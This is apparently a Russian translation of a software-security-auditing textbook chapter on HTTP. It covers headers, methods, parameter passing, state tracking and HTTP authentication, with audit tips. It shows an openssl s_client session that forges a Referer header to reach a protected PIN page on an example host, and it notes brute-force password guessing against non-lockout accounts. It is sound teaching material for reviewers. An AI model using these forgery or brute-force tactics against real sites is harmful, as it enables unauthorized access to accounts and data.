From	Request	E-mail address of the requester
Host	Request	Host name and port number of the requested URI
If-Match	Request	Used to make request conditional based on entity tags
If-Modified-Since	Request	Used to make request conditional based on HTTP date
If-None-Match	Request	Used to make request conditional based on entity tags
If-Range	Request	Used to make a range request conditional based on entity tags
If-Unmodified-Since	Request	Used to make request conditional based on HTTP date
Last-Modified	Entity	Identifies the time the entity was last modified
Location	Response	Supplies an alternate location for the requested URI
Max-Forwards	Request	Mechanism for limiting the number of gateways in a TRACE or OPTIONS request
Message-Id	Response	Deprecated: globally unique message identifier
Pragma	General	Used for implementation-specific headers
Proxy-Authenticate	Response	Identifies that a proxy requires authentication
Proxy-Authorization	Request	Presents credentials for HTTP proxy authentication
Public	Response	Deprecated: lists publicly accessible methods
Range	Request	Identifies a specific range of bytes needed from the requested URI
Referer	Request	Client-provided URI responsible for initiating the request
Retry-After	Response	Indicates how long a service is expected to be unavailable
Server	Response	Server identification string

TE	Request	Lists transfer encodings accepted by the client for a chunked transfer
Trailer	General	Indicates header fields present in the trailer of a chunked message
Transfer-Encoding	General	Identifies the encoding applied to the message
Upgrade	General	Identifies additional protocols supported by the client
URI	Response	Deprecated: superseded by Location header field
User-Agent	Request	Contains general information about the client
Vary	Response	Provided by the server to determine cache freshness
Version	Response	Deprecated: version of requested URI
Via	General	Used by gateways and proxies to identify intermediate hosts
Warning	General	Provides additional message status information
WWW-Authenticate	Response	Initiates the HTTP authentication challenge required by a server
WWW-Title	Response	Deprecated: document title
WWW-Link	Response	Deprecated: external document reference

Методы

HTTP поддерживает много методов, особенно если учитывать vendor extensions к протоколу. Три самых важных -- `GET`, `HEAD` и `POST`. `GET` -- самый распространенный метод, используемый клиентом для извлечения ресурса. `HEAD` идентичен `GET`, за исключением того, что сообщает серверу не возвращать фактическое содержимое документа. Иначе говоря, он просит сервер вернуть только заголовки ответа. `POST` используется для отправки блока данных указанному ресурсу на сервере. Разница между `GET` и `POST` связана с тем, как разработчики используют HTML-формы и параметры (это рассматривается в разделе "Параметры и формы" далее в этой главе). Следующие разделы описывают несколько менее распространенных методов.

DELETE и PUT

Методы `DELETE` и `PUT` позволяют удалять файлы с веб-сервера и добавлять файлы на него. Исторически эти два метода мало использовались на реальных сайтах; кроме того, с ними был связан ряд уязвимостей, поэтому обычно они отключены. Заметное исключение -- использование этих методов как компонента полной поддержки WebDAV.

TEXTSEARCH и SPACEJUMP

Запросы `TEXTSEARCH` и `SPACEJUMP` не являются методами и никогда официально не добавлялись в спецификацию HTTP. Тем не менее они предлагались как методы, а описываемая ими функциональность поддерживается современными веб-серверами. Чтобы кратко увидеть, как они работают, начните с запроса `TEXTSEARCH`:

```
GET /customers?John+Doe HTTP/1.0
```

Этот запрос использует символ `?` для завершения запроса и содержит URL-encoded строку поиска. Эта строка заставляет сервер запустить файл по указанному расположению и передать декодированную строку поиска как командную строку. Любой, кто знаком с обычными path traversal атаками, должен сразу узнать этот тип запроса. Это форма запроса, обычно используемая для передачи параметров исполняемому файлу через query string, что делает ее полезной при

эксплуатации path traversal уязвимости. По правде говоря, это применение может быть единственным оставшимся применением такого типа запроса.

Следующий запрос `SPACEJUMP` представляет другой устаревший тип запроса:

```
GET /map/1.1+2.7 HTTP/1.0
```

Этот запрос предназначен для обработки server-side image maps. Он передает координаты точки, на которую щелкнули в объекте. По мере исчезновения server-side image mapping исчез и запрос `SPACEJUMP`. Однако интересно отметить, что этот тип запроса также был связан с рядом уязвимостей. Классический обработчик такого запроса (и на Apache, и на IIS) -- программа `htimage`, которая была источником ряда высокорисковых уязвимостей, от раскрытия данных до stack buffer overflows.

OPTIONS и TRACE

Методы `OPTIONS` и `TRACE` предоставляют информацию о сервере. Запрос `OPTIONS` просто перечисляет все методы, которые принимает сервер. Эта информация не особенно чувствительна, хотя и дает потенциальному атакующему детали о системе. Кроме того, этот метод полезен только для серверов, поддерживающих расширенную функциональность, например WebDAV.

HTTP-метод `TRACE` довольно прост, хотя его последствия интересны. Этот метод просто отражает тело запроса клиенту, формально для тестирования. Конечно, способность заставить веб-сайт представить произвольное содержимое может создать интересные возможности для уязвимостей; они обсуждаются в разделе "Cross-Site Scripting" далее в этой главе.

CONNECT

HTTP-метод `CONNECT` дает прокси способ устанавливать Secure Sockets Layer (SSL) соединения с другими серверами. Это разумный метод для прокси, но обычно опасный на application servers.

Методы WebDAV

Web Distributed Authoring and Versioning (WebDAV) -- набор методов и связанных протоколов для управления файлами поверх HTTP-соединений. Он использует стандартные методы `GET`, `PUT` и `DELETE` для базового доступа к файлам. WebDAV добавляет ряд методов для других задач управления файлами, описанных в таблице 17-2.

Таблица 17-2. Методы WebDAV

Method	Description
COPY	Copies a resource from one URI to another
MOVE	Moves a resource from one URI to another
LOCK	Locks a resource for shared or exclusive use
UNLOCK	Removes a lock from a resource
PROPFIND	Retrieves properties from a resource
PROPPATCH	Modifies multiple properties atomically
MKCOL	Creates a directory (collection)
SEARCH	Initiates a server-side search

К счастью, большинство веб-приложений не раскрывает (и уж точно не должно раскрывать) функциональность WebDAV напрямую. Однако при встрече с WebDAV-системами нужно помнить несколько моментов. Во-первых, WebDAV использует HTTP как транспортный протокол и

применяет те же базовые механизмы безопасности SSL и HTTP authentication, поэтому покрытие этих стандартов относится и к WebDAV. Во-вторых, спецификация access control для WebDAV на момент написания книги находится только в draft-форме и не реализована широко, поэтому возможности access control могут сильно различаться между продуктами.

Параметры и формы

Веб-клиент передает параметры (ввод пользователя и переменные) веб-приложению через HTTP тремя основными способами, описанными в следующих разделах.

Встроенная информация пути

URI-путь может содержать встроенные параметры как часть компонентов пути. Эта embedded path information может обрабатываться серверной фильтрацией, например правилами path rewriting, которые переназначают полученный путь и помещают информацию в переменные запроса. Path information также может обрабатываться через переменную окружения `PATH_INFO`, распространенную в большинстве платформ веб-приложений. Переменная `PATH_INFO` содержит дополнительные компоненты, добавленные к URI resource path. Например, допустим, у вас есть динамическое веб-приложение по пути `/Webapp`, и пользователь отправил следующий запрос:

```
GET /webapp/blah/blah/blah HTTP/1.1
Host: test.com
```

Веб-сервер вызывает программу или request handler, соответствующий `/webapp`, и через подходящий механизм указывает, что была передана дополнительная информация. Если программа получает информацию через CGI-переменные, CGI-программа увидела бы примерно следующее:

```
PATH_INFO=/blah/blah/blah
SCRIPT_NAME=/webapp
```

Если программа является Java servlet и вызывает `request.getServletPath()`, она получает `/webapp`. Однако если программа вызывает `request.getRequestURI()`, она получает `/webapp/blah/blah/blah`.

Совет по аудиту

Если вы видите код, который выполняет действия или проверки на основе request URI, убедитесь, что разработчик правильно обрабатывает path information. Многие servlet-программисты используют `request.getRequestURI()`, когда намеревались использовать `request.getServletPath()`, а это определенно может иметь последствия для безопасности. Обязательно ищите проверки, выполняемые по расширениям файлов: передача неожиданной path information также может обходить такие проверки.

GET и query strings

Второй механизм передачи параметров веб-приложению -- **query string**. Это компонент request URI, следующий за символом вопроса (`?`). Например, если URI `http://test.com/webapp?arg1=h1&arg2=jimbo` введен в браузер, браузер подключается к серверу test.com и отправляет запрос, похожий на следующий:

```
GET /webapp?arg1=hi&arg2=jimbo HTTP/1.1
Host: test.com
```

Это query string в приведенном запросе:

```
arg1=hi&arg2=jimbo
```

Большинство динамических веб-технологий разбирает эту query string на две отдельные переменные: `arg1` со значением `hi` и `arg2` со значением `jimbo`. Символ `&` используется для разделения аргументов, а символ = отделяет имя аргумента от значения аргумента.

Другая возможная форма query string -- та, что упоминалась для запроса `TEXTSEARCH`. Если query string не содержит символа =, веб-сервер предполагает, что запрос является **indexed query**, а аргументы представляют аргументы командной строки. Например, следующий код запускает CGI-программу `mycgi.pl` с аргументами `hi` и `jimbo`:

```
GET /mycgi.pl?hi&jimbo HTTP/1.1
Host: test.com
```


HTML-формы

Прежде чем рассматривать третий распространенный способ передачи параметров, посмотрите на HTML-формы. **Forms** -- конструкция HTML, позволяющая проектировщикам приложений создавать веб-страницы, которые запрашивают ввод пользователя и затем передают его обратно серверу. Базовая HTML-форма имеет action, method и variables. Action -- URI, соответствующий ресурсу, который обрабатывает заполненную форму. Method -- `GET` или `POST`, он определяет, какой метод клиент использует для передачи заполненной формы. Variables -- фактическое содержимое формы, и проектировщики могут использовать несколько базовых типов переменных. Вот короткий пример формы:

```
<form method="GET" action="http://test.com/transfer.php">
Source Account:
<select name="source">
  <option selected value="42424242">42424242</option>
  <option value="82345678">82345678</option>
</select><br>
Destination Account:
<select name="dest">
  <option selected value="12345678">12345678</option>
  <option value="82345678">82345678</option>
</select><br>
Amount: <input type="input" name="value"><br>
<input type="Submit" value="Transfer Money"><br>
</form>
```

Рисунок 17-1 показывает, как эта простая форма выглядела бы при отображении в браузере клиента. Эта форма использует метод `GET`, а результаты отправляются на страницу `transfer.php`. В ней есть раскрывающиеся списки для исходного счета и счета назначения, а также простое текстовое поле для суммы перевода. Последний input -- кнопка отправки, позволяющая пользователям инициировать передачу содержимого формы.

Рисунок 17-1. Простая форма



Когда пользователи отправляют эту форму, их браузеры подключаются к test.com и отправляют запрос, похожий на следующий:

```
GET /transfer.php?source=42424242&dest=12345678&value=123 HTTP/1.1
Host: test.com
```

В этом запросе видно, что переменные формы были превращены в query string. Параметры `source`, `dest` и `value` передаются серверу через метод `GET`.

POST и тело содержимого

Третий механизм передачи параметров веб-приложению -- метод `POST`. В этом методе пользовательские данные передаются через тело HTTP-запроса, а не встраиваются в URI, как это делает метод `GET`. Предположим, вы изменили предыдущую форму так, чтобы она использовала метод `POST` вместо `GET`, изменив эту строку:

```
<form method="GET" action="http://test.com/transfer.php">
```

На такую:

```
<form method="POST" action="http://test.com/transfer.php">
```

Когда пользователи отправляют эту форму, веб-браузер выдает запрос, похожий на следующий:

```
POST /transfer.php HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 40

source=42424242&dest=12345678&value=123
```

Видно, что параметры кодируются похожим образом с запросом `GET`, но теперь находятся в content body запроса.

Кодирование параметров

Параметры кодируются по правилам, изложенным в RFC 2396, который определяет общий синтаксис URI. Это кодирование необходимо независимо от того, отправляются ли параметры методом `GET` в query string или методом `POST` в content body. Кодируются все неалфавитно-цифровые ASCII-символы, включая большинство Unicode-символов и multibyte characters. Это кодирование описано в главе 8 "Строки и метасимволы", но здесь мы кратко повторим его.

Схема URL encoding -- `% hex hex`: escape-последовательность начинается с процента, за которым следует шестнадцатеричное представление нужного значения байта. Например, символ = имеет значение 61 в наборе символов ASCII, то есть 0x3d в шестнадцатеричном виде. Поэтому знак равенства можно закодировать последовательностью `%3d`. Значит, переменную `testvar` можно

установить в строку `jim=42` следующей закодированной строкой:

```
testvar=jim%3d42
```

GET против POST

Хотя вы уже увидели технические детали `GET` и `POST`, вы еще не видели разницу между ними в практическом смысле. Основные компромиссы таковы:

• Запросы `GET` имеют больше ограничений, чем запросы `POST`. Веб-сервер обычно ограничивает query string определенным числом символов. Это ограничение обычно находится между 1024 и 8192 символами и связано с максимальным размером строки заголовка запроса, который принимает веб-сервер. Запросы `POST` фактически могут иметь любую длину, хотя веб-сервер может ограничивать их разумным порогом (или аварийно завершаться из-за integer overflow уязвимостей).
• Запросы `GET` проще создавать, поскольку их можно задавать через hyperlinks без создания HTML-формы. Запросы `POST`, с другой стороны, требуют создания HTML-формы или scripted events, что может иметь визуальные характеристики, которых веб-дизайнеры хотят избежать.
• Запросы `GET` менее безопасны, потому что с высокой вероятностью попадают в журналы веб-прокси, истории браузеров и журналы веб-серверов. Обычно чувствительную к безопасности информацию не следует передавать в запросах `GET` именно из-за такого логирования.
• Запросы `GET` также раскрывают логику приложения конечным пользователям, помещая переменные в адресную строку веб-браузера, что просто соблазняет пользователей ими манипулировать.
• Заголовок запроса Referer сообщает серверу URI страницы, с которой только что пришел клиент. Поэтому если query string, использованная для генерации страницы, содержит чувствительные переменные, и пользователи щелкают ссылку на этой странице, ведущую на другой сервер, эти чувствительные переменные передаются стороннему серверу в заголовке Referer.

Совет по аудиту

В общем случае стоит поощрять разработчиков использовать для приложений запросы в стиле `POST` из-за описанных выше проблем безопасности. Один вопрос, за которым нужно следить, -- передача session token через query string, поскольку это создает риск для клиентов веб-приложения. Этот риск не обязательно является showstopper, но он лишний и очень легко устраняется разработчиком или веб-дизайнером.

Состояние и HTTP-аутентификация

HTTP -- прямолинейный протокол запросов и ответов, stateless по дизайну. Веб-серверы не отслеживают, что клиент запрашивал раньше, и обрабатывают каждый запрос в вакууме, используя только информацию в фактическом заголовке и теле запроса. Однако большинство веб-приложений должно уметь поддерживать состояние между отдельными HTTP-запросами. Им нужно помнить, например, кто успешно вошел в систему и какой веб-клиент соответствует какому банковскому счету. Привить отслеживание состояния поверх HTTP можно несколькими способами, обсуждаемыми в следующих разделах. Уязвимости безопасности, связанные с исходной stateless-природой HTTP, весьма распространены в веб-коде, поэтому стоит потратить время на обзор базовых понятий и проблем state tracking.

Состояние


Важно понимать различие между stateless-системой и системой, поддерживающей состояние (stateful system). У stateful system есть память; она отслеживает события по мере их возникновения и учитывает последовательность событий. У stateless system такой памяти нет. В общем случае каждый раз, когда вы подаете stateless-системе одно и то же событие, вы получаете один и тот же результат. Для stateful systems это неверно, потому что предыдущие события, которые вы ей подавали, могут влиять на результат.

Хороший пример state tracking можно найти в технологии firewalls. Firewalls берут пакеты из сети и решают, безопасен ли каждый пакет. Безопасные пакеты пересылаются в защищенную сеть, а опасные отклоняются или игнорируются. Stateless firewall принимает решение, рассматривая каждый пакет изолированно. Stateful firewall, однако, имеет память о прошлых пакетах, которую использует для моделирования активных соединений в сети. Когда stateful firewall анализирует пакет, он может определить, принадлежит ли этот пакет легитимному соединению, которое он ранее наблюдал. Stateless firewalls могут основывать решения только на содержимом перехваченного пакета, проанализированного в вакууме. Stateful firewalls сложнее и более подвержены ошибкам, но они также мощнее и потенциально пропускают меньше опасных пакетов.

Обзор

Даже самые простые бизнес-сайты требуют от веб-приложения поддерживать некоторую форму состояния между HTTP-запросами. Чтобы исследовать несколько концепций state tracking, вы будете использовать простой пример веб-приложения: сайт онлайн-финансового сервиса. Клиенты должны иметь возможность войти, увидеть свой баланс и при желании увидеть секретный PIN. План сайта показан на рисунке 17-2.

Рисунок 17-2. Простое веб-приложение



Страница входа -- первая страница, которую видят пользователи сайта. Она отвечает за две задачи: отображение формы входа и обработку аутентификации пользователей. Когда пользователи впервые приходят на страницу входа, код страницы отображает форму входа. Когда пользователи заполняют форму входа и отправляют ее, страница входа пытается проверить имя пользователя и пароль, введенные в форму. Если credentials корректны, страница входа перенаправляет пользователей на главную страницу. В противном случае она отображает ошибку.

Главная страница отвечает за отображение балансов пользователей и представление меню вариантов. Ей нужно определить идентичность пользователя, запрашивающего страницу, чтобы извлечь правильную информацию о балансе счета, и убедиться, что пользователь успешно вошел в систему.

Секретная страница отвечает за отображение секретных PIN пользователей. Ей также нужен способ идентифицировать пользователей, чтобы найти правильный секретный PIN. В конце концов, вы точно не хотите, чтобы приложение раскрывала секретные PIN не тем пользователям.

В этом простом приложении можно выделить две части информации состояния, которые нужно отслеживать:

• *Аутентифицирован ли пользователь.* Главная страница и секретная страница не должны быть доступны неаутентифицированным пользователям. Сначала они должны успешно войти через страницу входа.
• *Пользователь, связанный с веб-клиентом, который делает запрос.* И главная страница, и секретная страница должны знать, какой счет им нужно искать для получения информации.

Поскольку веб-серверы не имеют памяти и не хранят состояние, нужен какой-то способ заставить веб-приложение помнить эту информацию после успешного входа пользователей. Следующие разделы описывают возможные решения.

IP-адреса клиентов

Веб-приложения могут получать от веб-сервера несколько сведений о клиентском запросе и использовать их, чтобы пытаться идентифицировать и отслеживать пользователей. IP-адрес клиента -- один из немногих идентифицирующих признаков, который клиент не должен иметь возможности подделать или контролировать, поэтому его иногда используют для поддержания состояния.

В своем приложении вы могли бы использовать эту информацию, записывая исходные IP-адреса клиентов после их успешного входа. Можно создать запись в файле или базе данных, содержащую IP-адрес клиента и связанный номер счета, и решить обе задачи состояния. Если нужно проверить, аутентифицирован ли пользователь на главной или секретной странице, вы просто проверяете, есть ли IP-адрес клиента в списке аутентифицированных клиентов. Если он совпадает, можно взять связанный счет из списка и найти данные пользователя.

Эта схема может хорошо работать для вашего простого сайта, но вы определенно можете столкнуться с проблемами. Самая большая проблема в том, что если пользователь находится за веб-прокси, веб-кэшем или firewall, вы получаете исходный IP-адрес, общий для всех остальных пользователей в организации или ISP этого пользователя. Поэтому если пользователи перейдут на главную или секретную страницу в удачный момент, они могут получить чувствительную информацию из счета другого пользователя.

Если клиент находится за load-balancing proxy или firewall-устройством, использующим несколько IP-адресов для диапазона Network Address Translation (NAT), вы также можете столкнуться с проблемой изменения IP-адресов пользователей в середине их sessions. Если это происходит, пользователи будут сталкиваться с периодическими сбоями при попытке использовать ваш сайт. Кроме того, если пользователи вошли с общей или публичной машины, злоумышленник может подойти после того, как пользователи закрыли браузер, и сразу перейти на секретную страницу в новом браузере.

В целом эти проблемы могут быть серьезными недостатками. Конечно, можно попытаться разрешать потенциальные конфликты, записывая другие факты о клиентах, например строку User Agent, но в большинстве ситуаций эта схема очень плохой выбор.

Совет по аудиту

Отслеживание состояния на основе IP-адресов клиентов неуместно в большинстве ситуаций, поскольку Интернет заполнен корпоративными клиентами, проходящими через NAT-устройства и разделяющими один исходный IP. Кроме того, вы можете столкнуться с клиентами с меняющимися исходными IP, если они приходят от крупного ISP, использующего массив прокси, например AOL. Наконец, всегда существует возможность spoofing-атак, позволяющих имитировать IP-адрес.

Есть лучшие способы отслеживать состояние, как вы увидите в следующих разделах. Как reviewer, вы должны обращать внимание на любой механизм state tracking, который полагается только на client IPs.

Заголовок запроса Referer

Одно из полей заголовка HTTP-запроса -- Referer; веб-браузер использует его, чтобы сообщить серверу, какой URL направил браузер к текущему запросу. Например, если вы находитесь на странице http://www.aw-bc.com/ и щелкаете ссылку на http://www.neohapsis.com/, ваш веб-браузер отправляет следующий запрос серверу www.neohapsis.com:

```
GET / HTTP/1.0
Host: www.neohapsis.com
Referer: http://www.aw-bc.com/
```

Веб-разработчики иногда используют поле Referer, чтобы попытаться обеспечить определенный порядок прохождения страниц, проверяя, что пользователи приходят только с допустимых страниц. Однако этот метод принуждения очень легко обойти.

Допустим, в вашем примерном приложении вы отслеживаете пользователей по IP-адресу. Как часть средств безопасности вы также хотите убедиться, что пользователи попадают на секретную страницу только с главной страницы. Так атакующие не смогут дождаться, пока кто-то еще в организации войдет в систему, а затем сразу перейти на секретную страницу. Вы решаете добавить код, который проверяет, что пользователи могут попадать на главную страницу только со страницы входа или секретной страницы. Этот подход может показаться предотвращающим выдачу PIN и балансов счетов неаутентифицированным пользователям. Однако, как вы, вероятно, подозреваете, он фундаментально ошибочен, потому что заголовок Referer -- параметр клиентского запроса, а клиенты могут установить его в любое значение. Например, вот что происходит, когда вы вводите запрос вручную с помощью утилиты `openssl s_client`:

```
test # openssl s_client -connect test.test.com:443
GET /test/secret HTTP/1.0

HTTP/1.1 200 OK
Date: Sat, 21 Aug 2006 09:17:50 GMT
Server: Apache
Accept-Ranges: bytes
X-Powered-By: PHP/4.3.0
Connection: close
Content-Type: text/html; charset=ISO-8859-1

invalid request
```

Вы получаете сообщение "invalid request", указывающее, что проверка Referer не пройдена. Теперь добавьте правильный Referer, чтобы удовлетворить эту проверку:

```
test # openssl s_client -connect test.test.com:443
GET /test/secret HTTP/1.0
Referer: https://test.test.com/test/main

HTTP/1.1 200 OK
Date: Sat, 21 Aug 2006 09:23:37 GMT
Server: Apache
Accept-Ranges: bytes
X-Powered-By: PHP/4.3.0
Connection: close
```

```
Content-Type: text/html; charset=ISO-8859-1

<html><head><title>Secret!</title></head>
<body><p>The secret PIN is zozopo.</p>
<p>Click <a href="main">here</a> to go back.</p></body></html>
```

Ой! Поддельный заголовок Referer удовлетворяет проверку и успешно отображает секретную страницу. Поэтому использование заголовка Referer может дать немного obscurity, но мало что делает для настоящей безопасности.

Примечание

Поле Referer действительно имеет некоторую ценность для предотвращения атак cross-site reference forgery (XSRF). Jesse Burns из Information Security Partners опубликовал отличную статью об этом типе атак, доступную по адресу www.isecpartners.com/documents/XSRF_Paper.pdf.

Встраивание состояния в HTML и URL

Главный прием поддержания состояния в HTTP -- передать клиенту информацию, которую вы ожидаете увидеть включенной в каждый запрос. Так клиент предоставляет всю информацию, нужную для обработки запроса, или предоставляет часть информации, с помощью которой можно извлечь остальные нужные данные из отдельного источника.

В примерном приложении, если вы сможете придумать способ, при котором клиенты всегда передают информацию, нужную серверу для обработки запросов, у вас будет решение, удовлетворяющее требованиям state tracking.

На главной и секретной страницах нужно знать, что клиенты успешно вошли, и нужно знать, кто эти клиенты, чтобы извлечь информацию об их счетах. Сначала рассмотрите вторую половину проблемы -- идентификацию пользователей. Если бы можно было заставить клиентов отправлять usernames вместе с каждым запросом к главной и секретной страницам, можно было бы определить, кто эти пользователи, и извлечь правильную информацию.

Поскольку вы контролируете каждую ссылку на главную и секретную страницы, а каждая ссылка находится в HTML, написанном кодом веб-приложения, можно просто сделать так, чтобы каждая ссылка содержала параметр, идентифицирующий пользователей. Чтобы этот метод работал, нельзя пропустить ни один путь к главной или секретной страницам, иначе username не будет отправлен и страница не сможет обработать результаты. Передать эту информацию можно несколькими способами, но самые популярные методы -- hidden fields в HTML-формах и query strings.

HTML-формы позволяют иметь hidden fields -- переменные, заданные в форме, но невидимые пользователям в их веб-браузерах. В форме, куда вы хотите добавить скрытое имя пользователя, достаточно добавить такую строку:

```
<input type="hidden" name="username" value="jimbo">
```

Hidden fields хорошо работают для форм, но это приложение в основном использует hyperlinks для перехода с одной страницы на следующую. Можно переписать приложение на использование форм или передавать state information как часть query string (или path information). Например, на главной странице вместо вывода этой строки:

```
<p>Click <a href="secret">here</a> to see your secret PIN.</p>
```

Можно вывести такую строку:

```
<p>Click <a href="secret?username=jimbo">here</a> to see your secret PIN.</p>
```

Если переписать приложение так, чтобы username передавался с каждым запросом, приложение, безусловно, будет функциональным. Однако оно не будет безопасным, потому что атакующие могут просто перейти прямо на главную или секретную страницу и указать имя человека, чей счет они хотят просмотреть.

Совет по аудиту

Хотя это примерное приложение может казаться очень надуманным, на самом деле оно представляет недостатки, которые довольно широко распространены в современных веб-приложениях. При проверке веб-приложений нужно искать два шаблона:

1. Веб-приложение берет часть ввода от пользователя, проверяет ее, а затем записывает в HTML-страницу, чтобы этот ввод был отправлен на следующую страницу. Веб-разработчики часто забывают проверять эту часть информации на следующей странице, потому что не ожидают, что пользователи изменят ее между запросами. Например, допустим, веб-страница принимает от пользователя номер счета и проверяет, что он принадлежит этому пользователю. Затем она записывает этот номер счета как параметр в ссылку запроса баланса, по которой пользователь может щелкнуть. Если страница запроса баланса не выполняет ту же проверку номера счета, пользователь может просто изменить его и получить информацию о счетах других пользователей.
2. Веб-приложение помещает на HTML-страницу часть информации, невидимую пользователям. Эта информация предоставляется, чтобы помочь веб-серверу выполнить следующую стадию обработки, но разработчик не учитывает последствия изменения данных пользователями. Например, допустим, веб-страница получает жалобу пользователя в службу поддержки и создает форму, которая отправляет информацию в help desk компании, когда пользователь нажимает Submit. Если приложение помещает адреса e-mail в форму, чтобы сообщить mail script, куда отправить письмо, пользователи могут изменить e-mail адреса и выглядеть так, будто они отправляют письмо с официальных серверов компании.

Чтобы защитить эту систему, нужно передавать с каждым запросом нечто, что атакующим было бы трудно угадать или подделать. Эту систему определенно можно улучшать, пока не получится рабочее решение. Например, можно генерировать большое случайное число при входе и хранить его где-нибудь в базе данных. Чтобы подделать состояние входа, атакующим пришлось бы угадать это случайное число, что может быть трудно. Пока же кратко рассмотрите HTTP authentication в следующем разделе.

HTTP-аутентификация

HTTP имеет встроенную поддержку аутентификации пользователей через общий механизм challenge/response. Многие корпоративные сайты не используют эту протокольную поддержку; вместо этого они реализуют собственные схемы аутентификации или, чаще, используют authentication framework, предоставленный их infrastructure/middleware components. Однако HTTP authentication все еще встречается в реальных приложениях и веб-сайтах, хотя чаще используется для защиты вторичного содержимого, например административных интерфейсов, или на менее enterprise-ориентированных сайтах, например веб-форумах.

Самая широко поддерживаемая схема аутентификации -- Basic Authentication. В основном у пользователя собираются username и password, затем они кодируются base64. Строка base64 отправляется по сети серверу, который декодирует ее и сравнивает со своей authentication database. У этой схемы множество уязвимостей безопасности; самая значительная проблема в том, что username и password фактически отправляются по сети открытым текстом. Поэтому этот метод может быть довольно рискованным для аутентификации поверх clear-text HTTP. Его свойства

безопасности на порядок лучше при использовании поверх SSL, но он все равно рекомендуется с осторожностью. Если браузер каким-то образом обманом заставить аутентифицироваться кэшированными credentials через clear-text соединение, пароль пользователя может быть перехвачен.

Другая схема аутентификации, заданная в HTTP RFC, -- Digest Authentication, протокол challenge/response authentication. Однако уровень обеспечиваемой им безопасности довольно сильно зависит от используемой версии и параметров. Исходная pre-HTTP/1.1 спецификация Digest Authentication была спроектирована так, чтобы HTTP-сервер оставался полностью stateless. Поэтому HTTP-сервер не обязан помнить challenges, которые он предъявляет клиенту, а протокол подвержен значительным replay attacks. Спецификации HTTP/1.1 имеют опцию stateful tracking challenges, выданных сервером, что устраняет прямолинейные replay attacks. Его свойства безопасности при использовании с SSL можно считать вполне хорошими в любой версии. Однако Digest Authentication поддерживается не на всех платформах, а также требует, чтобы пароли хранились на сервере в plaintext. Поэтому Digest Authentication редко встречается в веб-приложениях.

Существуют также proprietary authentication schemes, реализованные поверх HTTP, особенно в технологиях Microsoft. Например, IIS поддерживает Integrated Windows Authentication, которая использует Kerberos или Windows NT Lan Manager (NTLM) для аутентификации, но работает только поверх SSL-соединений. Также возможна поддержка .NET Passport authentication, связанная с глобальным сервисом Passport от Microsoft.

Совет по аудиту

Слабости в протоколе HTTP authentication могут оказаться полезны атакующим. Это довольно легковесный протокол, поэтому можно выполнять brute-force попытки входа с высокой скоростью. Механизмы HTTP authentication часто не делают account lockouts, особенно когда аутентифицируют по flat files или локальным хранилищам, поддерживаемым веб-сервером. Кроме того, некоторые учетные записи освобождены от lockout и могут быть перебраны через открытые authentication interfaces. Например, учетная запись administrator в NT невосприимчива к lockout, поэтому открытая служба Integrated Windows Authentication может быть использована для запуска высокоскоростной атаки подбора паролей.

В Интернете можно найти несколько инструментов, помогающих запускать brute-force атаку против HTTP authentication. Посмотрите разделы tools на www.securityfocus.com и www.packetstormsecurity.org.

Чтобы включить аутентификацию, поддерживаемую HTTP, нужно настроить веб-сервер на защиту определенного содержимого в вашем Web tree. Когда веб-браузер впервые пытается запросить защищенное содержимое, сервер возвращает сообщение 401, означающее, что запрос доступа не авторизован. Этот ответ 401 включает поле заголовка WWW-Authenticate, которое сообщает клиенту, какие методы аутентификации поддерживаются. Это поле заголовка также содержит challenges для всех поддерживаемых механизмов аутентификации, использующих протокол challenge/response.

Затем веб-браузер показывает пользователю диалог аутентификации. Он повторно отправляет исходный запрос веб-серверу, но на этот раз включает заголовок Authorization, содержащий ответ, подходящий для выбранного метода аутентификации. Если authentication information недействительна, сервер снова отвечает сообщением 401, а поле заголовка WWW-Authenticate содержит новые challenges. Поведение, благодаря которому эта система складывается, состоит в том, что если браузер успешно аутентифицирован к защищенному ресурсу, он продолжает отправлять заголовок Authorization с каждым последующим запросом к этому ресурсу и ко всему,

что находится ниже этого ресурса в Web hierarchy.

